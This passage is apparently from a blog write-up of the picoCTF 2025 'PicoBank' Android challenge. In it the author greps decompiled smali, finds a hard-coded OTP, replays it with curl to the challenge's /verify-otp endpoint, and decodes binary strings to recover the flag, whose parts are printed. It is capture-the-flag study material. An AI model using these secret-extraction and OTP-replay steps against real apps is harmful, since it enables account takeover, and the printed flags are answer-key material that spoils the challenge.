Not much of use, lets check the `Invalid OTP` string in `OTP.smali`
.-----------------------------------------------------------------------
| .method private verifyOtp(Ljava/lang/String;)V
| .locals 10
| .param p1, "otp" # Ljava/lang/String;
|
| .line 67
| const-string v0, "your server url"
|
| .line 68
| .local v0, "severUrl":Ljava/lang/String;
| new-instance v1, Ljava/lang/StringBuilder;
|
| invoke-direct {v1}, Ljava/lang/StringBuilder;-><init>()V
|
| invoke-virtual {v1, v0}, Ljava/lang/StringBuilder; \
| ->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
|
| move-result-object v1
|
| const-string v2, "/verify-otp"
|
| invoke-virtual {v1, v2}, Ljava/lang/StringBuilder; \
| ->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
|
| move-result-object v1
|
| invoke-virtual {v1}, Ljava/lang/StringBuilder; \
| ->toString()Ljava/lang/String;
|
| move-result-object v1
|
'-----------------------------------------------------------------------
Before I scrolled down to that section, we find something more
interesting! `const-string v0, "your server url"`. This suggests that
`/verify-otp` is indeed an endpoint. This also points that `const-string
v0` values may also be of use for us.
But first, the OTP digits:
.-----------------------------------------------------------------------
| sget v0, Lcom/example/picobank/R$id;->otpDigit1:I
'-----------------------------------------------------------------------
We have a couple lines of these, where it looks like its either
1. Creating the display boxes for each digit
2. or Validating each digit, not quite sure
Maybe we're searching in the wrong place?? Lets search everywhere for
"OTP".
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/P/pico-bank-out> grep -R "otp"
| ...
| res/values/ids.xml: <item type="id" name="otpDigit4" />
| res/values/ids.xml: <item type="id" name="otpLayout" />
| res/values/ids.xml: <item type="id" name="otpTextView" />
| res/values/strings.xml: <string name="otp_value">9673</string>
| smali_classes3/com/example/picobank/OTP$1.smali: .local v0, \
| "otp":Ljava/lang/String;
| smali_classes3/com/example/picobank/OTP.smali:.field private \
| otpDigit1:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali:.field private \
| otpDigit2:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali:.field private \
| otpDigit3:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali:.field private \
| otpDigit4:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali: iget-object v0, \
| p0, Lcom/example/picobank/OTP;->otpDigit1:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali: iget-object v0, \
| p0, Lcom/example/picobank/OTP;->otpDigit2:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali: iget-object v0, \
| p0, Lcom/example/picobank/OTP;->otpDigit3:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali: iget-object v0, \
| p0, Lcom/example/picobank/OTP;->otpDigit4:Landroid/widget/EditText;
| smali_classes3/com/example/picobank/OTP.smali: .param p1, "otp" \
| # Ljava/lang/String;
| smali_classes3/com/example/picobank/OTP.smali: const-string v2, \
| "/verify-otp"
| smali_classes3/com/example/picobank/OTP.smali: sget v3, \
| Lcom/example/picobank/R$string;->otp_value:I
| smali_classes3/com/example/picobank/OTP.smali: const-string v2, \
| "otp"
| smali_classes3/com/example/picobank/OTP.smali: sget v0, \
| Lcom/example/picobank/R$layout;->activity_otp:I
| ...
'-----------------------------------------------------------------------
Haha, there we go! `name="otp_value">9673</string>`
 We get a hint: "Have you analyzed the server's responses when handling
OTP requests"
We know the endpoint is at `/verify-otp`, so lets try sending a POST. We
assume the payload is just titled "otp".
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/PicoBank> curl -X POST \
| "http://saffron-estate.picoctf.net:58641/verify-otp" \
| -H "User-Agent: \
| curl/8.4.0" \
| -H "Accept: \
| application/json" \
| -H "Content-Type: \
| application/json" \
| --data '{"otp": \
| "9673"}'
| {"success":true,"message":"OTP verified successfully", \
| "flag":"s3cur3d_m0b1l3_l0g1n_1ff8ddb7}","hint":"The other part of \
| the flag is hidden in the app"}⏎
'-----------------------------------------------------------------------
Yayy!!!
We are told:
> The other part of the flag is hidden in the app
 Looking at the app, the transactions immediately stand out. They are 7-8
length sequences of 1s and 0s, The front 1 is likely not needed and a
red herring as ASCII only makes use of 7 bits (with the first bit
indicating UTF8 encoding as was later appended to the ASCII standard,
just happened to read about the ASCII & UTF-8 standard a few days ago
:)). If we take these strings and decode it, we might get the flag.
Since we can't highlight and copy the text, copying it down by hand is
too slow. Lets try to see if we can find the values in the code.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/P/pico-bank-out> grep -R "1110000"
| smali_classes3/com/example/picobank/MainActivity.smali: \
| const-string v7, "$ 1110000"
'-----------------------------------------------------------------------
We see that the transactions are likely all in `const-string v7` in
`MainActivity.smali`
Looking at `MainActivity.smali`, we see that the transactions are in a
mix of `const-string v6` and `const-string v7`, and some strings are not
present because they are redundant/repeated again. For sake of time, I
won't try to understand the variable sachems, but this already makes it
dramatically easier for us to copy and paste the codes in sequence.
.-----------------------------------------------------------------------
| n = """1110000
|
| 1101001
|
| 1100011
|
| 1101111
|
| 1000011
|
| 1010100
|
| 1000110
|
| 1111011
|
| 110001
|
| 1011111
|
| 1101100
|
| 110001
|
| 110011
|
| 1100100
|
| 1011111
|
| 110100
|
| 1100010
|
| 110000
|
| 1110101
|
| 1110100
|
| 1011111
|
| 1100010
|
| 110011
|
| 110001
|
| 1101110
|
| 1100111
|
| 1011111
|
| """
|
|
|
| for i in n.split("\n"):
|
| if len(i) != 8:
|
| i = "0" + i
|
| print(chr(int(i,2)), end="")
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/PicoBank> python3 secondPart.py
| picoCTF{1_l13d_4b0ut_b31ng_⏎
'-----------------------------------------------------------------------
Solved!!
## Final Rank
-------------
This places me at #115 on the global leader-board and #99 on the
HS/College one. Not sure how its ranked. Likely by time of achieving
that score rather than time from first problem solve to last problem. I
will keep an eye out for these going forward so I can solve them as soon
as they come out next time. Fun experience overall. 10/10 recommend.


 <- back
<- picoCTF2025: Virtual Machine 1
Patching Raycast to Support Longer Pastes ->